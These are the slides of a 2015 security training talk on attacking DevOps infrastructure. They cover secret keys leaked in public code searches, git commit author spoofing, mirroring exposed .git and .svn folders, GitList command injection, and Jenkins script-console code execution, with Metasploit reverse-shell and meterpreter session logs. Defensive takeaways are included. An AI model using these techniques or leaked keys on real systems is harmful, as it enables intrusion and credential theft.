

DevOoops

DoJ Annual Cybersecurity Training
Symposium
May 2015

Who Ken

Ken Johnson (@cktricky)

- CTO (@nVisium)
- Railsgoat Co-Author
- (One) of the voices of SecCasts
- US Navy, SAIC, Charter Communications, FishNet Security, LivingSocial

Who Chris

Chris Gates (CG) [@carnal0wnage](https://twitter.com/carnal0wnage)

- Security Engineer (Facebook)
- NoVA Hackers Co-Founder
- US Army, Army Red Team, Applied Security, Rapid7, Lares
- <http://carnal0wnage.attackresearch.com>

Disclaimer (Chris)

The opinions expressed herein are my own personal opinions and do not represent my employer's view in any way.

Why This Talk

Increase awareness around DevOps infra security

Provide solutions

Demonstrate impact, regardless of where the infrastructure is deployed (internal, external, cloud)

What is DevOps

- DevOps – Culture, Tools, Processes
- Agile – Type of development methodology, actually abused

Agenda

- SearchCode
- GitHub
- Revision Control Tools
- Continuous Integration Tools
- AWS Config Files
- Client Provisioning Tools
- Elasticsearch
- In-Memory Databases

SearchCode

SearchCode

- Searches for code on the following providers:
 - GitHub - Current Leader
 - BitBucket - The peasant's GitHub
 - Google Code - Your dad's provider
 - SourceForge - Your grandfather's provider
 - CodePlex - _＼(ツ)＼_／
 - FedoraProject - Hats Project

SearchCode

Rails

searchcode

Rails.application.config.secret_token

search

SPDX API About Privacy

About 939 results

secret_token.rb in my-rails https://github.com/.../my-rails.git | 2 lines | Ruby Show 18 matches

```
1. Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224dff0a192c4f32cdf6cb5aa0d82b3a7
2. a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
2. Rails.application.config.session_store :cookie_store, :key => "_my_app"
```

secret_token.rb in rubygems.org https://github.com/rubygems/rubygems.org.git | 4 lines | Ruby

```
1. Rails.application.config.after_initialize do
2.   Rails.application.config.secret_token = ENV['SECRET_TOKEN'] || "deadbeef" * 10
3. end
```

secret_token.rb in devise_openid_authenticatable https://github.com/.../devise_openid_authenticatable.git | 2 lines | Ruby

```
1. Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224dff0a192c4f32cdf6cb5aa0d82b3a7
2. a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
2. Rails.application.config.session_store :cookie_store, :key => "_my_scenario"
```

secret_token.rb in RapidFTR https://github.com/.../RapidFTR.git | 2 lines | Ruby

```
1. Rails.application.config.secret_token = Security::SessionSecret.secret_token
```

secret_token.rb in devise https://github.com/plataformatec/devise.git | 2 lines | Ruby

```
1. Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224dff0a192c4f32cdf6cb5aa0d82b3a7
2. a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
2. Rails.application.config.session_store :cookie_store, :key => "_my_app"
```

secret_token.rb in audited https://github.com/audited/audited.git | 3 lines | Ruby

refine current search

Any number of lines

Source Filter

- Github 900
- Bitbucket 41
- Google Code 3

Language Filter

- Ruby 787
- MARKDOWN 125
- HTML 23
- Git Ignore 3
- Config 2
- YAML 2
- Patch File 1
- Javascript 1

Try Search On

- [GitHub Code](#)
- [OpenHub Code](#)
- [StackOverflow](#)

SearchCode

Django

searchcode secret_key search SPDX API About Privacy

About 20,043 results

web.py in csse333 https://... 333.git | 6 lines | Python

```
1. SECRET_KEY = "t$^eI,y'Ee([Ygb^?89/1fagnPnrk[!g!B2{7`*'l##+Dc!bDYV4b.*!XN!=thP"
2. BIND_HOST = "127.0.0.1"
```

config.py in oostar https://... .git | 82 lines | Python

```
1. SECRET_KEY = '\r\xaf>\xaa\xbe\xcf\w\xcb\$\xaa)%)\xe3\x80\xc2~\xe9\xb9\x90><\xc6'
2.
```

live_settings.py in mezzanine https://... cd/mezzanine | 36 lines | Python Show 6 matches

```
1.
2. SECRET_KEY = "%(secret_key)s"
3. NEVERCACHE_KEY = "%(nevercache_key)s"
```

key.py in appocket http://ap/ trunk/ | 1 lines | Python

```
1. SECRET_KEY = "change_this"
```

private_settings.py in django-assets-svg https://... s-svg.git | 3 lines | Python

```
1. SECRET_KEY = 'zze11wwtq=o$lrxa^fg(50*40n6@#jrgi0grj0rlybv_u^7s!'
2. DB_PASSWORD = 'vr52e3i3morx'
```

test_settings.py in django-sql-explorer https://... go-sql-explor... | 1 lines | Python

```
1. SECRET_KEY = 'shhh'
```

No

refine current search

Any number of lines

Source Filter

- Github 10719
- Bitbucket 8583
- Google Code 584
- Fedora Pr... 254
- Sourceforge 38
- CodePlex 37
- Tizen 16

Language Filter

- Python 15101
- Ruby 1691
- PHP 990
- Java 477
- C 318
- Javascript 199
- MARKDOWN 170
- Perl 156
- C/C++ Hea... 154
- C# 107
- HTML 104

SearchCode

Has an API

The screenshot shows the searchcode API documentation page. At the top, there's a search bar with the placeholder "Type a code snippet or function" and a blue "search" button. To the right are links for "SPDX", "API", "About", and "Privacy".

Legalese

Disclaimer

The searchcode API is provided "as is" and on an "as-available" basis. All care is taken but there is no warranty provided that the API will be error free or that access will be continuous or uninterrupted.

Liability

In no event will searchcode be liable with respect to any special, incidental, or consequential damages; the cost of procurement of substitute products or services; or for interruption of use or loss or corruption of data.

Conditions

The only condition of using the searchcode API is to provide a clickable link attributing searchcode as the source. No rate limiting implemented unless abuse is detected. Operate as Bill and Ted would and "Be excellent to each other".

Corporate Usage

Generally speaking corporate usage using the searchcode API is not an issue. However if you are running a company with business critical functions using the API and want to ensure the service is still running next week, contact Ben via bboyte01@gmail.com and we can work some form of commercial licence out.

searchcode API

searchcode offers a free comprehensive API. Various examples of how to use the API can be found at [DuckDuckHack's Github repo](#) (look inside `share/spice/code_search` and `share/spice/search_code` for examples) and at [Varemeno's Doc-Finder](#). Working examples include and [Doc-Finder](#).

Are you using searchcode's API? Let us know and we will include your site / application as part of our showcase

Legalese

[Legalese](#)

[Corporate Usage](#)

[Documentation API](#)

[Documentation Index](#)

[Code Search API](#)

[Code Search](#)

[Code Result](#)

SearchCode

```
Kens-MacBook-Pro:cloudfuckery cktricky$ ruby searchcode.rb -n [REDACTED] -l -u 1 [REDACTED] -m -p 2 [REDACTED]
User          Details
=====
login
id
avatar_url      https://avatars.githubusercontent.com/u/[REDACTED] v=3
gravatar_id
url            https://api.github.com/users/[REDACTED]
html_url        https://github.com/[REDACTED]
followers_url   https://api.github.com/users/[REDACTED]/followers
following_url  https://api.github.com/users/[REDACTED]/following{?other_user}
gists_url       https://api.github.com/users/[REDACTED]/gists{?gist_id}
starred_url    https://api.github.com/users/[REDACTED]/starred{/repo}
subscriptions_url https://api.github.com/users/[REDACTED]/subscriptions
organizations_url https://api.github.com/users/[REDACTED]/organizations
repos_url       https://api.github.com/users/[REDACTED]/repos
events_url      https://api.github.com/users/[REDACTED]/events{?privacy}
received_events_url https://api.github.com/users/[REDACTED]/received_events
type           User
site_admin     false

User          Details
=====
login
id
avatar_url      https://avatars.githubusercontent.com/u/[REDACTED] v=3
gravatar_id
url            https://api.github.com/users/[REDACTED]
html_url        https://github.com/[REDACTED]
followers_url   https://api.github.com/users/[REDACTED]/followers{?other_user}
following_url  https://api.github.com/users/[REDACTED]/following{?other_user}
gists_url       https://api.github.com/users/[REDACTED]/gists{?gist_id}
starred_url    https://api.github.com/users/[REDACTED]/starred{/repo}
subscriptions_url https://api.github.com/users/[REDACTED]/subscriptions
organizations_url https://api.github.com/users/[REDACTED]/organizations
repos_url       https://api.github.com/users/[REDACTED]/repos
events_url      https://api.github.com/users/[REDACTED]/events{?privacy}
received_events_url https://api.github.com/users/[REDACTED]/received_events
type           User
site_admin     false

[woot] Found this repo git://github.com/[REDACTED].git which has a keyword of 'api_token'
```

SearchCode

Learned:

- Indexing has some issues
- Calling individual APIs works better for now
- There is a need for it, people want this...
reasons unknown

SearchCode (Takeaways)

This tool can be used for defensive purposes
as well!

GitHub

GitHub Search

GitHub Advanced Search


- GitHub supports advanced search operators
- Google hacking for GitHub
 - <http://seclists.org/fulldisclosure/2013/Jun/15>
 - <http://blog.conviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html>

GitHub OSINT

- Check \$company employee repos for uh ohs
 - internal project commits, passwords, etc

GitHub Search

Real World Example (March 2015)



A screenshot of a web browser displaying an Ars Technica article. The URL in the address bar is arstechnica.com/security/2015/03/in-major-goof-uber-stored-sensitive-database-key-on-public-github-. The page header includes links for 'MAIN MENU', 'MY STORIES: 24', 'FORUMS', 'SUBSCRIBE', 'JOBS', and 'ARS CONSORTIUM'. The main title of the article is 'RISK ASSESSMENT / SECURITY & HACKTIVISM'. The main headline reads 'In major goof, Uber stored sensitive database key on public GitHub page'. Below the headline is a subtext: 'Ride-sharing service subpoenas GitHub for IP addresses that accessed security key.' The author is listed as 'by Dan Goodin - Mar 2, 2015 2:55pm EST'. Social sharing buttons for Facebook and Twitter are present, along with a view count of '102'. A large image of a classical statue head is visible at the bottom of the article area.

<http://arstechnica.com/security/2015/03/in-major-goof-uber-stored-sensitive-database-key-on-public-github->



Git Fun

Can we impersonate other GitHub users?

Sort of.

Git Fun

Let's be Linus...



```
Date      Sun, 23 Dec 2012 18:21:35 -0200
From      Mauro Carvalho Chehab <>
Subject   Re: [Regression w/ patch] Media commit causes user name to nickname (v3.0-rc1 Linux 3.0-rc1)

Linus,

Em Sun 23 Dec 2012 09:36:15 -0800
Linus Torvalds <torvalds@linux-foundation.org> <>

> To make matters worse, commit f0ed2ce840b3 is CRAP even if it didn't break applications. ENOENT return from an ioctl. Never has been, never will such file and directory", and is for path operations on files that have already been opened, there's
```

```
[user]
name = torvalds
email = torvalds@linux-foundation.org
[merge]
tool = kdiff3
```

Git Fun

This screenshot shows a GitHub repository page for 'cktricky / funfun'. The repository has 5 commits, 1 branch (master), 0 releases, and 2 contributors. A red arrow points from the commit list to a callout box containing the text 'Linus commits!'. The commit list includes a commit by 'torvalds' authored 10 seconds ago, and other commits for 'README.md' and 'somefile.txt'. The GitHub interface includes a sidebar with Code, Issues, Pull Requests, Wiki, Pulse, Graphs, and Settings sections.

just like the name says — Edit

5 commits 1 branch 0 releases 2 contributors

branch: master / +

testing some more

torvalds authored 10 seconds ago latest commit 9936dc8914

README.md Initial commit 3 hours ago

somefile.txt testing some more just now

README.md

funfun

just like the name says

Linus commits!

Watch 0 Star 0 Fork 0

<> Code

Issues 0

Pull Requests 0

Wiki

Pulse

Graphs

Settings

SSH clone URL

git@github.com:cktricky/

You can clone with [HTTPS](#), [SSH](#), or [Subversion](#).

Git Fun

Result: It appears Linus committed to our repo

```
commit 9936dc8914e7daeb3d962c7a7391890c2964f85c
Author: torvalds <torvalds@linux-foundation.org>
Date:   Thu Oct 9 11:25:45 2014 -0400

    testing some more
```

```
commit 831bad97910592ad7cac6d108dd9347d13335fde
Author: torvalds <linus@linux.com>
Date:   Thu Oct 9 11:18:17 2014 -0400
```

yo yo yo, Linus in the hizzle

```
commit d6b37548ad70bb767ef7696bfbf4a956d360109b
Author: torvalds <ccktricky@Kens-MacBook-Pro.local>
Date:   Thu Oct 9 11:17:19 2014 -0400
```

yo yo yo, Linus in the hizzle

```
commit df1fa3580715e926750c932c6036881e48f32596
Author: jackMannino <jack@nvisiumsecurity.com>
Date:   Thu Oct 9 11:07:15 2014 -0400
```

This is totally Jack Mannino committing this code... lulz

ESC

Git Fun (Takeaways)

- Audit who has access to your repos
 - Have a process to remove ex-employees
 - Consider auditing their personal repos for leaks
- Be suspicious of Pull Requests
 - From “trusted” authors (they can be spoofed)
 - With massive code changes within the PR (can potentially introduce vulns)

GitHub Org “To Do’s”

Forks need be deleted if a member leaves your org

- <https://help.github.com/articles/deleting-a-private-fork-of-a-private-organization-repository/>

Audit organization members for 2 factor authentication

- <https://developer.github.com/changes/2014-01-29-audit-org-members-for-2fa/>

Revision Control

.Git Exposed

Do you have your .git folder exposed on a webserver outside?

- Or inside?
- Access to .git content can allow for full source download.
- Use wget, DVCS-Pillage, or dvcs-ripper to archive and recreate the repo locally.

<https://github.com/evilpacket/DVCS-Pillage>

<https://github.com/kost/dvcs-ripper>

.Git Exposed

If directory listings are enabled, it's simple to get source


```
$ mkdir git-test  
$ cd git-test  
$ wget --mirror --include-directories=/.git  
http://www.example.com/.git
```

Then

```
$ cd www.example.com  
$ git reset --hard  
HEAD is now at [...]
```

You now have the source of the site

.Git Exposed



A screenshot of a Google search results page. The search query in the bar is `*.git intitle:"Index of"`. The results are categorized by tabs: Web, Images, Videos, News, Shopping, More, and Search tools. A red box highlights the text "About 20,100 results (0.27 seconds)".

Google

*.git intitle:"Index of"

Web Images Videos News Shopping More Search tools

About 20,100 results (0.27 seconds)

.Git Exposed

If directory listings are NOT enabled

- Test by checking for .git/config
- Use DVCS-Pillage or dvcs-ripper to download the source.

DVCS-Pillage also supports
Mercurial (HG) and Bazaar (BZR).



.Git Exposed

What can you get?

- Creds, config files, source code, dev names, public keys, email addresses, etc
- repo history: vulns fixed, passwords/keys checked in but removed later :-)
- wordpress config files common
- site/database backups in .git
- session generation keys

.Git Exposed

Internal GitHub Enterprise ties into organization's LDAP or Active Directory.

- Find devops/devpassword equivalent
- Download source code
- Log in and search for interesting things

.Git Exposed (Takeaways)

- Do not leave .git exposed
- Block access via:
 - htaccess files
 - apache configurations
 - IIS configuration

Subversion

Subversion 1.6 (and earlier)

- Check for .entries files
- Walk svn chain to retrieve source
- Example:
 - `http://somedomain.com/.svn/text-base/index.php.svn-base`
- Metasploit Auxiliary Module**
 - `auxiliary/scanner/http/svn_scanner`

Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



Subversion

Subversion 1.7 and later

- Working copy and changes stored in a sqlite database
- Example:
 - <http://www.somedomain.com/.svn/wc.db>
- Metasploit Auxiliary Module
 - auxiliary/scanner/http/svn_wcdb_scanner

Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



Subversion (Takeaways)

- Do not leave .svn exposed
- Block access via:
 - htaccess files
 - apache configurations
 - IIS configuration
- Require authentication to clone all svn repositories

GitList

GitList

[Home](#) [Continuous Integration](#) [Issues](#) [Wiki](#)

GitList


an elegant and modern git repository viewer

The screenshot shows a tablet displaying the GitList interface. The top navigation bar includes links for Home, Continuous Integration, Issues, and Wiki. Below the navigation is a large title 'GitList' and a subtitle 'an elegant and modern git repository viewer'. The main content area is a file viewer titled 'Gitlist' with a dropdown menu set to 'browsing: master'. It features tabs for 'Files', 'Commits', and 'Stats'. The 'Files' tab is active, showing a list of files and directories under the 'gitlist' root. The table has columns for 'name', 'mode', and 'size'. The data is as follows:

name	mode	size
controllers	040000	
lib	040000	
nginx	040000	
tests	040000	
vendor	040000	
views	040000	
web	040000	

On either side of the tablet are large grey arrows pointing left and right, indicating that there are more screenshots or pages available.

GitList



A screenshot of a Google search results page. The search bar at the top contains the query "Powered by GitList". Below the search bar is a navigation menu with options: Web (highlighted in red), Shopping, News, Images, Maps, More ▾, and Search tools. A red rectangular box highlights the text "About 52,900 results (0.30 seconds)" located below the menu.

Google "Powered by GitList"

Web Shopping News Images Maps More ▾ Search tools

About 52,900 results (0.30 seconds)

GitList

RCE: <http://hatriot.github.io/blog/2014/06/29/gitlist-rce/>

Affects: version 0.4.0 and below

The screenshot shows a web browser window with the URL bar containing a redacted URL followed by '/blame/master/""`whoami`'. The main content area displays the 'GitList' logo. Below it, a pink error message box contains the text 'Oops! fatal: no such path dave in master'.

Powered by [GitList](#)

GitList

192.168.1.173/gitlist/

Apps Getter Suspend Snapshots Devices

kali-486-vm

6:42 PM

root@kali: ~

File Edit View Search Terminal Help

msf exploit(gitlist) > show options

Module options (exploit/linux/http/gitlist):

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
RHOST	192.168.1.173	yes	The target address
RPORT	80	yes	The target port
TARGETURI	/gitlist	yes	The URI of the vulnerable instance
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_python):

Name	Current Setting	Required	Description
LHOST	192.168.1.155	yes	The listen address
LPORT	4444	yes	The listen port
SHELL	/bin/bash	yes	The system shell to use.

Exploit target:

Id	Name
0	Gitlist 0.4.0

msf exploit(gitlist) > exploit

[*] Started reverse handler on 192.168.1.155:4444

[*] Command shell session 2 opened (192.168.1.155:4444 -> 192.168.1.173:57735) at 2014-07-08 18:42:09 -0400

bash: no job control in this shell

www-data@webtest:/home/loneferret/repositories/exploit-database\$

GitList (Takeaways)

- Update to latest version of GitList

Continuous Integration

Hudson/Jenkins

“**Hudson** is a continuous integration (CI) tool written in Java, which runs in a servlet container, such as Apache Tomcat or the GlassFish application server”

Very popular

If you can't pwn Jenkins then try
GlassFish or Tomcat :-)



Hudson/Jenkins

Shodan search for X-Hudson

The screenshot shows the Shodan search interface with the query "x-hudson" entered in the search bar. A red box highlights the search term. Below the search bar, there's a sidebar with "Services" and "Top Countries" sections, also both highlighted with red boxes.

Services

Service	Count
HTTP Alternate	16,238
HTTP	3,490
HTTPS	2,030
HTTPS Alternate	149
HTTP	34

Top Countries

Country	Count
United States	11,209
Germany	1,697
United Kingdom	999
France	878
Japan	702

Search Results

174.37.246.85

Silicom Internet
Added on 09.09.2014
🇺🇸 Ashburn

174.37.246.85-static.reverse.softlayer.com

HTTP/1.0 403 Forbidden
Set-Cookie: JSESSIONID=64cc2939=d67tn6hw9dja14evxbbyksle5;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html;charset=UTF-8
X-Hudson: 1.395
X-Jenkins: 1.569
X-Jenkins-Session: 71a00527
X-Hudson-CLI-Port: 56998
X-Jenkins-CLI-Port: 56998
X-Jenkins-CLI2-Port: 56998
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group:
X-Required-Permission: hudson.model.Hudson.Read
X-Permission-Implied-By: hudson.security.Permission.GenericRead
X-Permis...

Hudson/Jenkins

Shodan search for X-Hudson with HTTP 200

The screenshot shows the Shodan search interface with the query "x-hudson HTTP/1.0 200" entered in the search bar. The results page displays various findings, with specific sections highlighted by red boxes.

Services

Service	Count
HTTP Alternate	9,266
HTTP	1,447
HTTPS	378
HTTPS Alternate	24
HTTP	14

Painel Principal [Jenkins]

54.232.97.186
Amazon.com
Added on 21.02.2014
 Details
ec2-54-232-97-186.sa-east-1.compute.amazonaws.com

HTTP/1.0 200 OK

```
Cache-Control: no-cache, must-revalidate
X-Hudson-Theme: default
Content-Type: text/html; charset=UTF-8
Set-Cookie: JSESSIONID=11unr3uqfzze102xjh9hxyubf; Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Hudson: 1.395
X-Jenkins: 1.537
X-Jenkins-Session: 52e6e47e
X-Hudson-CLI-Port: 34625
X-Jenkins-CLI-Port: 34625
X-Jenkins-CLI2-Port: 34625
X-SSH-Endpoint: 54.232.97.186:34807
X-Instance-Identity: MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
```

Top Countries

Country	Count
United States	5,467
Germany	897
Japan	502
United Kingdom	449
France	410

Hudson/Jenkins

Jenkins Issues

- Multiple RCE vulnerabilities over the years
- Advisories are not well publicized
 - Weak coverage with Vulnerability Scanners
- API token same access as password

Hudson/Jenkins

Metasploit Aux Module

```
msf auxiliary(jenkins_enum) > run

[+] 10.0.0.10:8080 - /script does not require authentication (200)
[+] 10.0.0.10:8080 - /view/All/newJob does not require authentication (200)
[+] 10.0.0.10:8080 - /asyncPeople/ does not require authentication (200)
[+] 10.0.0.10:8080 - /systemInfo does not require authentication (200)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(jenkins_enum) > 
```

Hudson/Jenkins

If no authentication required

- Trivial to gain remote code execution via script console
- Metasploit Module
 - exploit/multi/http/jenkins_script_console
 - Exploit module will also use credentials

<https://www.pentestgeek.com/2014/06/13/hacking-jenkins-servers-with-no-password/>

<http://www.labofapenetrationtester.com/2014/06/hacking-jenkins-servers.html>

<http://zeroknock.blogspot.com/search/label/Hacking%20Jenkins>

Hudson/Jenkins

Script Console (Groovy Code to run whoami)

```
1. def sout = new StringBuffer(), serr = new StringBuffer()
2. def proc = 'whoami'.execute()
3. proc.consumeProcessOutput(sout, serr)
4. proc.waitForOrKill(1000)
5. println "out> $sout err> $serr"
```

Hudson/Jenkins

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (the output will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.* and hudson.model.* are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'whoami'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
6
```

Result

```
out> jenkins
err>
```

Hudson/Jenkins

Metasploit exploit module for script console

```
--  
msf exploit(jenkins_script_console) > exploit  
  
[*] Started reverse handler on 10.1[REDACTED]:4444  
[*] Checking access to the script console  
[*] No authentication required, skipping login...  
[*] 10.[REDACTED]:8080 - Sending Linux stager...  
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)  
[*] Sending stage (1228800 bytes) to 10.[REDACTED]  
[*] Meterpreter session 1 opened (10.[REDACTED]:4444 -> 10.[REDACTED]:48972) at 2014-10-06 14:24:31 -0700  
[!] Deleting /tmp/mCeHG payload file
```

```
meterpreter > getuid  
Server username: uid=495, gid=491, euid=495, egid=491, suid=495, sgid=491  
meterpreter > [REDACTED]
```

Hudson/Jenkins

You can lock down script console access by turning on authentication

- However, if it's set to local auth, you can register as a regular user :-)
- ...then get access to the /script

Hudson/Jenkins

If you have access to /view/All/newJob,
create a new build and run commands

